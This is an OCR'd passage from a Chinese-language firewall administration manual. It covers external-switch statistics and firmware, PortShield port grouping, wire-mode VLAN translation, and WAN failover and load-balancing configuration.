名称	状态	接收单播数据包	接收多播数据包	接收广播数据包	接收字节数	接收错误	发送单播数据包	发送多播数据包	发送广播数据包	发送字节数	FCS错误	单个冲突帧	晚冲突	过分冲突	内部MAC传输错误	过大数据包	接收暂停帧	发送暂停帧
1	上	71,612,873	4,170,873	15,215	7,520,251,301	0	73,698,130	260,656	651,474	54,095,510,092	0	0	0	0	0	0	0	0
2	下行	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
3	下行	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
4	下行	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
5	下行	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
6	下行	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
7	下行	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
8	下行	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
9	下行	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
10	下行	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
11	下行	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
12	下行	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
13	下行	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
14	下行	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
15	下行	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
16	下行	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
17	下行	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
18	下行	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0

所有统计信息将保存于**统计**表中。如需重启统计信息收集，请单击**清除**按钮重启计数器。

统计表显示选定扩展交换器的以下统计信息：

- **名称** – 端口名，1 – *n*。
- **状态** – 端口为**上行**或**下行**。
- **收到的单播数据包数** – 从该端口接收的单播数据包数。
- **收到的组播数据包数** – 从该端口接收的组播数据包数。
- **收到的广播数据包数** – 从该端口接收的广播数据包数。

- **收到的字节数** – 从该端口接收的字节数。
- **收到的错误数** – 从该端口接收的错误数据包数。
- **发送的单播数据包数** – 从该端口传输的单播数据包数。
- **发送的组播数据包数** – 从该端口传输的组播数据包数。
- **发送的广播数据包数** – 从该端口传输的广播数据包数。
- **发送的字节数** – 从该端口传输的字节数。
- **帧校验序列错误数** – 从该端口接收的 FCS 错误数。
- **单一冲突帧** – 从该端口检测到的帧冲突数。
- **延迟冲突** – 在该端口发送上一帧位后检测到的帧冲突数。
- **过度冲突** – 检测到超出该端口中重试次数的帧冲突数。
- **内部 MAC 传输错误** – 在该端口上检测到的非冲突传输错误数。
- **过大数据包** – 大于端口预期的已接收数据包数。
- **收到的暂停帧数** – 通过该端口接收的暂停帧数。
- **收到的暂停帧数** – 通过该端口发送的暂停帧数。

重启外部交换机



重启外部交换机的步骤如下：

1 转至**网络 > PortShield**。

2 单击**外部交换机诊断**选项卡。

3 从**交换机名称**下拉菜单中选择要重启的外部交换机。

4 滚动至**重启：外部交换机**部分

5 单击**重启**按钮。

管理外部交换机固件



固件管理：外部交换机表显示外部交换机的固件和启动代码信息：

- **类型** – **固件**或**启动代码**。
- **版本** – 外部交换机上固件或启动代码版本。
- **创建日期** – 固件或启动代码的创建日期。
- **创建时间** – 固件或启动代码的创建时间。
- **上传** – 显示**上传**图标。

上传固件或启动代码的步骤如下：

1 单击**上传固件**或**启动代码**。显示**上传外部固件**或**上传外部交换机启动代码**对话框。



2 单击**浏览**。随即显示**文件上传**对话框。

3 选择该文件。


4 单击**上传**。

从“端口图形”选项卡中配置 PortShield 组

重要：当扩展交换机已关闭然后防火墙重启时，防火墙需要 5 分钟才能发现扩展交换机，并将交换机的**状态**报告为**已连接**。

在 PortShield 组中配置扩展交换机时，该配置需要 5 分钟才能显示在**网络 > PortShield 组**页面上。

网络 > PortShield 组页面显示该设备和扩展（外部）交换机上 PortShield 接口的当前配置图示。如果有一个外部交换机，则显示两个图示；如果有两个外部交换机，则显示三个图示。交换机图形标有交换机型号和外部交换机编号。



可单击要分组的端口，以使用图形 PortShield 组界面手动分组多个端口。通过组合端口，它们可以共享共同的网络子网以及共同的区域设置。

重要：必须在分组为 PortShield 之前对接口进行配置。

配置 *PortShield* 组的步骤如下：

1 遵照 第 297 页的在“网络 > PortShield 组”页面上配置 PortShield 接口中的程序配置设备上的端口。

2 在外部交换机的端口图形中，选择要配置为 PortShield 组的接口。这些接口将变成黄色。

3 单击**配置**按钮。随即显示**编辑多交换机端口**对话框。



名称字段显示为灰色，无法进行修改。该字段显示您所选的设备和外部交换机的端口名称（*n* 为所选端口）：

- 设备端口命名为 X*n*。
- 外部交换机 1 端口命名为 ES1：*n*。
- 外部交换机 2 端口命名为 ES2：*n*。

4 从**启用端口**下拉菜单，选择：

- **禁用**
- **已启用**
- **—保存当前设置—**（默认）- 默认情况下，会启用扩展交换机上的所有端口。

5 在 **PortShield 接口**下拉菜单中，选择要将哪个接口分配为这些 PortShield 接口的主接口。

- **未分配**
- 端口名称

  重要：如需将端口用作接口，则必须将其配置为一个 IP 地址。否则，该端口将不在 **PortShield 接口**下拉菜单中。

- **—保存当前设置—**（默认）

  注：可以对外部交换机端口禁用 PortShield 选项。

  此处进行端口屏蔽的端口将自动配置为访问相应 PortShield VLAN 的 VLAN。

6 从**链接速度**下拉菜单中，选择这些接口的链路速度：

- **自动协商**
- **1000 Mbps - 全工**
- **100 Mbps - 全工**
- **100 Mbps - 半工**
- **10 Mbps - 全工**
- **10 Mbps - 半工**
- **—保存当前设置—**（默认）- 默认情况下，扩展交换机上所有端口的链路速度均设置为**自动协商**。

7 单击**确定**。

29

配置有线模式 VLAN 转换

- 第 313 页的网络 > VLAN 转换
  - 第 313 页的 VLAN 转换概述
  - 第 314 页的创建和管理 VLAN 映射

网络 > VLAN 转换

注：所有支持有线模式的平台中都提供 VLAN 转换。

主题：

- 第 313 页的 VLAN 转换概述
- 第 314 页的创建和管理 VLAN 映射

VLAN 转换概述

VLAN 转换（映射）功能允许在安全模式下到达 VLAN 上有线模式接口的流量可映射到另一 VLAN 的出站配对接口。对某些流入不同 VLANS 上的防火墙的流量重选路由，允许您执行进一步分析、处理或仅重映射流量。所有支持有线模式的设备都支持该功能。

该功能的其中一个优势在于，您可以为尚未配成有线模式对的一对接口创建 VLAN 映射，从而预设置 VLAN 映射。这样就可以使您在接口收到流量之前完成映射设置。您还可以在活动的有线模式接口上添加和删除映射。

主题：

- 第 313 页的映射模式
- 第 314 页的映射持久性
- 第 314 页的映射多接口对

映射模式

您可以在以下模式下创建 VLAN 映射：

- 单向映射 – 例如，用于：
  - 从低安全性网络向高安全性网络的安全打印
  - 从低安全性网络向高安全性网络传输应用程序和操作系统更新
  - 在 SOC（安全运行中心）中监控多个网络
  - 在高安全性网络中提供时间同步
  - 传输文件
  - 提供从低安全性网络向高安全性网络的“您有邮件”警告
- 双向映射 – 例如，用于通过 TCP 等防火墙设置往返设备的双向连接。

映射持久性

为一对接口创建的 VLAN 映射会持续重新加载，且会存储作为配置的一部分。如果接口在具有与其相关联的映射的同时移出有线模式，则这些映射在有线模式中重新配对时将删除，并处于活动状态。

映射多接口对

您可以同时为多对接口创建 VLAN 映射。这些接口在创建 VLAN 映射时可能或不可能成为有线模式对的一部分。您还可为含多个接口的接口创建映射，但仅有当前活动的有线模式对映射才可在任意给定时间点使用。如果更改了配对的接口且新的接口含有预先创建的映射，则该映射将在接口对更改后立即生效。

示例

图 12. 多接口对映射




#	入口接口	入口 VLAN	出口接口	出口 VLAN	反向转换	活动	配置
1	X10	2148	X11	2149	✓		
2	X11	2149	X10	2148	✓		
3	X12	2150	X13	2151			
4	X12	2150	X14	2152			

在图 12 中， 存在 X12 至 X13（策略 3）及 X12 至 X14（策略 4）的映射。

目前仅 X12 和 X13（策略 3）构成有线模式对，因此仅策略 3 处于活动状态（如活动列中的标志所示）。如果接口 X12 的配对接口从 X13 更改至 X14，则策略 3 变为非活动状态而策略 4 变为活动状态。

创建和管理 VLAN 映射

网络 > VLAN 转换页面允许您创建和管理接口的 VLAN 映射。



- **策略数和复选框** – 策略数量及其关联的复选框。
- **入口接口** – 入口接口名称。
- **入口 VLAN** – 传入接口的 VLAN 标签。
- **出口接口** – 流量映射的接口名称。

- **出口 VLAN** – 流量映射的接口 VLAN 标签。
- **反向转换** – 指示映射为单向还是双向：
  - **禁用** – 单向。
  - **启用** – 双向。
- **活动** – 映射对状态：
  - **活动** – 有线模式对已映射且处于活动状态。
  - **非活动** – 有线模式对已映射但处于非活动状态（预设置）。
- **配置** – 显示映射对的**编辑**和**删除**图标。

主题：

- 第 315 页的创建 VLAN 映射
- 第 318 页的管理 VLAN 映射

创建 VLAN 映射

您可以在有线模式对之前或之后创建单向 VLAN 映射。创建 VLAN 映射分为两步：


1 第 315 页的在安全模式下创建有线模式对

2 第 317 页的创建 VLAN 映射

在安全模式下创建有线模式对

在安全模式下创建有线模式对的步骤如下：

1 转至**网络 > 接口**页面。



2 单击作为有线模式对一部分的接口的**编辑**图标。将显示**编辑接口**对话框。



3 从**区域**下拉菜单中选择用于有线模式对的区域。这些选项将发生更改。

注：请勿选择区域 WAN。



4 从**模式 / IP 分配**下拉菜单中选择**有线模式（2-端口有线）**。这些选项将再次发生更改。



5 从**有线模式类型**下拉菜单中选择**安全（内联流量的主动 DPI）**。

6 从**成对接口**下拉菜单中选择要与当前接口配对的接口。

> **提示：**确保未分配您配对的接口。

7 从**配对接口区域**下拉菜单中选择用于配对接口的区域。默认值为 **LAN**。

8 像配置常规有线模式对一样配置其他选项，如 第 265 页的配置有线和 Tap 模式 和 第 267 页的带有链路聚合的有线模式 所示。

9 单击**确定**。更新**网络 > 接口**页面。




创建 VLAN 映射

创建 *VLAN* 映射的步骤如下：

1 转至**网络 > VLAN 转换**页面。



2 单击**添加 VLAN 转换**按钮。随即显示**添加 VLAN 转换**对话框。



3 选择您希望从**入口接口**下拉菜单中接收流量的配对中的有线模式接口。

4 将**入口 VLAN** 设置为您希望接收映射流量的 VLAN。

5 选择您想要映射流量至**出口接口**下拉菜单的配对中的有线模式接口。

6 将**出口 VLAN** 设置为您想要接收映射流量的 VLAN。

7 如需创建：

- 单向映射，确保未选中**反向转换**复选框。例如将接口 A 上的 VLAN X 映射至接口 B 上的 VLAN Y。

  注：默认情况下已选中该选项。

- 双向映射，选中**反向转换**复选框。例如，如需将接口 B 上的 VLAN Y 映射至接口 A 上的 VLAN X，以及将接口 A 上的 VLAN X 映射至接口 B 上的 VLAN Y。

8 单击**添加**。更新**线模式 VLAN 转换**表。



管理 VLAN 映射

主题：

- 第 318 页的编辑映射
- 第 318 页的过滤映射
- 第 318 页的删除映射

编辑映射

如需编辑映射，请单击**配置**列中的**编辑**按钮。随即显示**编辑 VLAN 转换**对话框。您可以更改除**反向转换**设置以外的任何映射。

过滤映射

如果您具有许多 VLAN 映射，则可仅显示感兴趣的映射，步骤如下：

- 在**搜索**字段中输入接口名称或 VLAN 标签。
- 按 **Enter**。

仅显示符合搜索条件的映射。

重新显示所有映射的步骤如下：

- 删除**搜索**字段中的条件。
- 按 **Enter** 或单击**全部加载**按钮。

删除映射

您可以删除：

- 单个映射，步骤如下：
  - 单击**配置**列中的**删除**图标。
  - 单击其**选择**复选框，然后单击目前活动的**删除**按钮。
- 多个映射，单击其**选择**复选框，然后单击目前活动的**删除**按钮。
- 所有映射，单击**全部删除**按钮。

如果策略为双向，则在删除一个方向时两个方向均将删除。

30

设置故障切换和负载均衡

- 第 319 页的网络 > 故障切换和负载均衡
  - 第 319 页的关于故障切换和负载均衡
  - 第 320 页的故障切换和负载均衡的工作原理
  - 第 321 页的多个 WAN (MWAN)
  - 第 321 页的故障切换 & 负载均衡页面
  - 第 324 页的配置故障切换和负载均衡组
  - 第 328 页的配置探测设置

网络 > 故障切换和负载均衡

主题：

- 第 319 页的关于故障切换和负载均衡
- 第 320 页的故障切换和负载均衡的工作原理
- 第 321 页的多个 WAN (MWAN)
- 第 321 页的故障切换 & 负载均衡页面
- 第 324 页的配置故障切换和负载均衡组
- 第 328 页的配置探测设置

关于故障切换和负载均衡

故障切换和负载均衡 (LB)（合称为 FLB），是一种主动监控 WAN 连接，并在 WAN 接口的故障/恢复上采取相应操作的机制。整体效果体现在对 WAN 连接故障/恢复的系统范围内的响应。尽管您只有一个 WAN，但仍能受益，原因是作为常规部分的 FLB 在 WAN 上执行的恢复程序更快（如需使用一个 WAN 进行 FLB 的更多信息，请参阅知识库文章，SW13851，当防火墙上仅使用一个 *WAN* 时，是否能禁用全局负载均衡？）。本质上，FLB 提供高可用性系统。

对于 FLB，可以支持多个 WAN 成员 (*N*–1，其中*N* 是硬件平台上的接口总数）。例如：

- 主要 WAN 以太网接口
- 可替换的 WAN #1
- 可替换的 WAN #2
- 可替换的 WAN #<*n–1*> ...

重要：即便只有一个 WAN，也推荐始终启用“负载均衡”。如需更多信息，请参阅当防火墙上仅使用一个 *WAN* 时，是否能禁用全局负载均衡？(SW13851)。

主要 WAN 以太网接口的含义与之前的“主要 WAN”概念相同。它是负载均衡组中级别最高的 WAN 接口。**辅助 WAN 以太网接口** 对应于“次要 WAN”，其级别低于主要 WAN，但高于接下来的两个可替换的 WAN。其他两个 WAN 接口 - **可替换的 WAN #2** 和**可替换的 WAN #<*n*-1>** 都是新增接口，其中**可替换的 WAN #<*n*-1>** 在负载均衡组的四个 WAN 成员中级别最低。

故障切换和负载均衡的工作原理

主题：

- 第 320 页的 WAN 接口故障
- 第 320 页的 WAN 接口恢复

WAN 接口故障

这是检测到 WAN 接口故障时 FLB 所执行的操作（链路故障、探测故障或 no-IP 设置）：

1. 正常关闭接口（若已提供，调用 API 断开；例如，pppoe 断开、断开拨号）。
2. 触发禁用与故障接口相关联的路由（不包括标有切勿禁用链路故障的路由）。
3. 使用故障接口刷新动态 ARP 条目。
4. 将故障接口用作出站接口，以刷新缓存条目。
5. 更新 WAN 默认路由，以指向备用 WAN（如果可用）。更新状态数据（这是恢复程序的一部分）。
   - 也将更新 CASS 等其他应用程序所使用的地址对象。
   - 安全服务依靠此更新实现故障切换功能。
6. 通知相关方（VPN、BWM、CASS、DDNS、DNS）。
7. 主动监控故障接口状态、恢复尝试，如重启 WAN 连接（调用 API 启动（若提供）；例如，pppoe 启动、拨号启动）。

WAN 接口恢复

这是检测到 WAN 接口恢复时 FLB 所执行的操作（链路正常运行、探测成功或 IP 更改）：

1. 链路正常运行时，启动接口连接（调用 API 启动（若提供）；例如，pppoe 启动、拨号启动）。大多数情况下，它将已处于连接状态，如果未连接，FLB 将尝试促使其启动。若检测到挂起状态，可执行正常关闭，并重启（基于计时器）。
2. 确认连接后（链路完全正常运行或探测成功），将触发启用与该接口相关联的路由。
3. 添加 ARP 条目（如需）。
   - 发出主动提供的 ARP 响应（针对接口），以更邻接设备。
4. 如果需要，请更新 WAN 默认路由（例如抢占）以使用可用的最佳 WAN。更新状态数据。
   - 也将更新 CASS 等其他应用程序所使用的地址对象。
   - 安全服务依靠此更新实现故障切换功能。
5. 通知相关方（VPN、BWM、CASS、DDNS、DNS）。
6. 继续监控接口状态。

多个 WAN (MWAN)

多个 WAN (MWAN) 功能允许您配置设备上除一个接口以外的其他所有接口用于 WAN 网络路由（必须保留其中一个接口配置用于 LAN 区域，以便进行本地管理）。所有 WAN 接口都可以使用 SNWL 全局响应方主机进行探测。

网络接口

网络 > 接口页允许配置两个以上的 WAN 接口用于路由。可以在**网络 > 接口**页中配置 WAN 接口，但不将其包含在**网络 > 故障切换和负载均衡**页中。在启用负载均衡的情况下，只有主要 WAN 以太网接口必须作为负载均衡组的一部分。任何不属于负载均衡组的 WAN 接口都不会包括在负载均衡功能中，而只是执行正常的 WAN 路由功能。



> **注：**负载均衡组可能包括虚拟 WAN 接口。但在负载均衡组中使用虚拟 WAN 接口之前，请确保虚拟 WAN 网络同物理 WAN 一样完全可路由。
>
> 如果需要通过不在 WAN 子网 IP 地址空间的 WAN 接口到达目的地，那么该 WAN 接口必须有默认网关 IP，不管我们是否在 WAN 子网上通过对等设备的路由协议接收默认动态路由。


故障切换 & 负载均衡页面



主题：

- 第 322 页的设置
- 第 322 页的群组
- 第 323 页的统计

设置



- **启用负载均衡** – 必须启用此选项，用户才能访问故障转移和负载均衡配置的“负载均衡组和负载均衡统计”部分。如果禁用此选项，则不提供可配置的故障切换和负载均衡选项。默认启用该选项。

  重要：即便只有一个 WAN，也推荐始终启用“负载均衡”。如需更多信息，请参阅当防火墙上仅使用一个 *WAN* 时，是否能禁用全局负载均衡？(SW13851)。

- **对探针的响应** – 启用此选项时，设备可回应到达设备任意接口的探测请求数据包。

  随即显示当前探测速率和总数。

  - **任何对端口的 TCP-SYN** – 此选项在启用**对探测的响应**选项的情况下可用。选中此选项时，设备将仅响应有与配置值相同的数据包目标地址 TCP 端口号的 TCP 探测请求数据包。

群组



添加到负载平衡组的负载平衡成员承担了特定的“角色”。成员只能承担以下角色之一：

- **主要** – 每个组只能有一个主要成员。此成员始终出现在成员列表的第一个或最上面的位置。

  注：尽管可以为组配置空成员列表，但只要其中有成员就必须有主要成员。

- **替换的** – 可以有一个以上的可替换的成员，但任何组都不能只有可替换的成员。
- **最后的胜地成员** – 只有一个成员可设计为“最后的胜地”。只能使用其他组成员来配置“最后的胜地”。

组中的每个成员都有某个级别。成员按照级别以降序显示。级别取决于接口在组成员列表中出现的顺序。该顺序在决定接口的使用优先顺序以及在组内的优先顺序方面有重要作用。因此，一个组内没有任何两个接口有相同的级别；每个接口都有不同的级别。

组表

- **展开/折叠**图标 – 单击可展开或折叠要显示成员的组。


已折叠



扩展



- **复选框** – 用于选择组；不能选择默认组。
- **类型** – 故障类型；仅适用于组，不适用于成员。
- **IP 地址** – 组成员的 IP 地址。
- **连接状态** – 显示链路运行正常或链路故障。
- **负载均衡状态** – 显示负载均衡状态。
- **主要目标** – 显示是否在主要目标上执行探测。
- **可选目标** – 显示是否在可选目标上执行探测。
- **配置** – 显示**编辑**图标，对于组，**删除**图标（无法删除默认组，因此**删除**图标显示为灰色）。
- **注释** – 显示**注释**图标，当鼠标悬停在此图标上时，显示含组状态的弹出气球。



统计



在**显示统计为**下拉菜单中，选择想要查看其统计信息的负载均衡组。

负载均衡**统计**表显示防火墙的以下负载均衡组统计信息：

- 接口 –
- 所有连接 –
- 新连接 –
- 目前比率 –

- 平均比率 –
- 所有单播字节 –
- 接收单播 –
- 接收字节 –
- 发送单播 –
- 发送字节 –
- 吞吐量 (KB/s) –
- 吞吐量 (Kbits/s) –

单击**统计**表右上角的**清除**按钮以清除信息。

配置故障切换和负载均衡组

主题：

- 第 324 页的常规选项卡
- 第 326 页的探测选项卡

常规选项卡

配置“组”设置的步骤如下：

1 请在**网络 > 故障切换 & 负载均衡**页面中单击想要配置的组的**配置**图标。将显示**编辑 LB 群组**对话框。



2 在**常规**选项卡中，编辑**名称**字段中的“组”显示名称。默认组的名称不能更改。

3 从**类型**下拉菜单中，选择负载均衡的类型（或方法）；选项将根据所选类型发生更改：

- **基本故障切换** – 在启用**抢占**复选框时，四个 WAN 接口使用“级别”来确定抢占顺序。只有较高级别的接口可以抢占主动 WAN 接口。默认情况下已选中该选项。
- **轮循机制** – 此选项现在允许您重新排定 WAN 接口的顺序，以便进行轮询机制选择。默认排序为：
  - 主要 WAN
  - 可替换的 WAN #1
  - 可替换的 WAN #2
  - 可替换的 WAN #3

  Round Robin 随即返回主要 WAN 以继续排序。
- **溢出** – 对主要 WAN 应用带宽阈值。在超过该阈值之后，新的流量将按照轮询机制分配至可替换的 WAN。如果主要 WAN 带宽降至低于配置的阈值，轮询机制将会停止，新的出站流量再次只通过主要 WAN 向外发送。

  注：现有流量仍将与可替换的 WAN 保持关联（因为这些流量已进入缓存），直至其正常超时为止。
- **比率** – 为负载均衡组中的每个 WAN 设置百分比。为避免与配置错误相关的问题，请确保这些百分比对应所指示的正确 WAN 接口。

4 根据您从**类型**下拉菜单中选择的选项，将显示以下选项之一：

类型选择	选项
基本故障切换	**当可能的话，抢占并且自动恢复到优先接口** 选择以使级别确定抢占顺序。默认选择该选项。
溢出	**在轮询机制方式下，当主要接口的带宽超过 Kbit/s 时，新的流量将流向可替换的组成员** 在此字段中指定主要接口的带宽。如果超过该值，那么将根据在**已选的**列中列出的顺序把新的流量发送到可替换的组成员。 默认值为 **0**。
轮循机制、溢出和比率	**使用源和目标 IP 地址绑定** 使用 HTTP/HTTPS 重定向或处于类似情况时，该选项特别有用。例如，连接 A 和连接 B 需要在同一个 WAN 接口上，连接 A 中的源和目标 IP 地址与连接 B 中的源和目标 IP 地址相同，但正在使用不同的服务。在这种情况下，源和目标 IP 地址绑定需要在同一 WAN 接口上以使处理不会失败。 默认情况下未选中该选项。

5 在**群组成员**中添加、删除及对成员接口排序：**选择此处：/已选的**列表。在**已选的**列表中如何使用所选的成员取决于下列所选的**类型**：

- **基本故障切换：接口排序：**
- **轮循机制：接口池：**
- **溢出：主要的/可替换的池：**
- **比率：接口分配：**

6 可通过选择**群组成员：**列中显示的接口，然后单击**添加>>**按钮来添加成员。

7 您可以按如下步骤对**已选的**列中的条目进行排序：

a 选择一个条目。

b 单击**上/下** 按钮。

8 如果选择了**比率**，而非对条目进行排序，那么可以指定每个接口的带宽比率。请参见第 326 页的将带宽配置为比率。

> **重要：**为避免与配置错误相关的问题，请确保这些百分比对应所指示的正确 WAN 接口。

9 在百分比 **(%)** 字段中输入一个要分配至接口的带宽百分比。所有接口的总带宽应最多添加 100%。随即显示总分配带宽百分比。

10 可以通过单击**更改比率**按钮来修改比率，或通过单击**自动调整**按钮使比率自动调整。

11 您可以按如下步骤从**已选的**列中删除成员：

a 选择显示接口。

b 单击**<<删除**按钮。

> **注：**位于列表顶部的接口为主要 WAN 接口。
>
> “接口级别”并未指定将在各个成员接口上执行的操作。所执行的操作将由“群组类型”指定。

12 或输入下面的设置：

- **最后的备份** – 在此设置中条目是作为“最后手段”的接口，即，它是仅在**已选的：**组中所有其它接口都不可用或无法使用时才使用的接口。要指定“最后的备份”接口，在“群组成员”列表中选择一个条目，然后单击双右箭头 >> 按钮。要删除**最后的备份**接口，单击双左箭头 << 按钮。

13 单击**确定**。

将带宽配置为比率

如果已选择**比率，添加 >>**按钮将替代为百分比 **(%)** 字段且**双右箭头**按钮和**上/下箭头**按钮将替换为**自动调整**按钮。

输入一个要分配至接口的带宽百分比。随即显示总分配带宽百分比。

> **重要：**为避免与配置错误相关的问题，请确保这些百分比对应所指示的正确 WAN 接口。

若选择了多个接口，则可：

- 单击**自动调整**按钮以在接口之间平均分配带宽。
- 输入一个要分配至接口的带宽百分比。

修改接口带宽百分比的步骤如下：

1 在**已选的**列中选择接口。

2 单击**更改比率**按钮。

3 在百分比 **(%)** 字段中输入新的百分比。

4 再次单击**更改比率**按钮。将更新分配的带宽和总带宽百分比。

探测选项卡

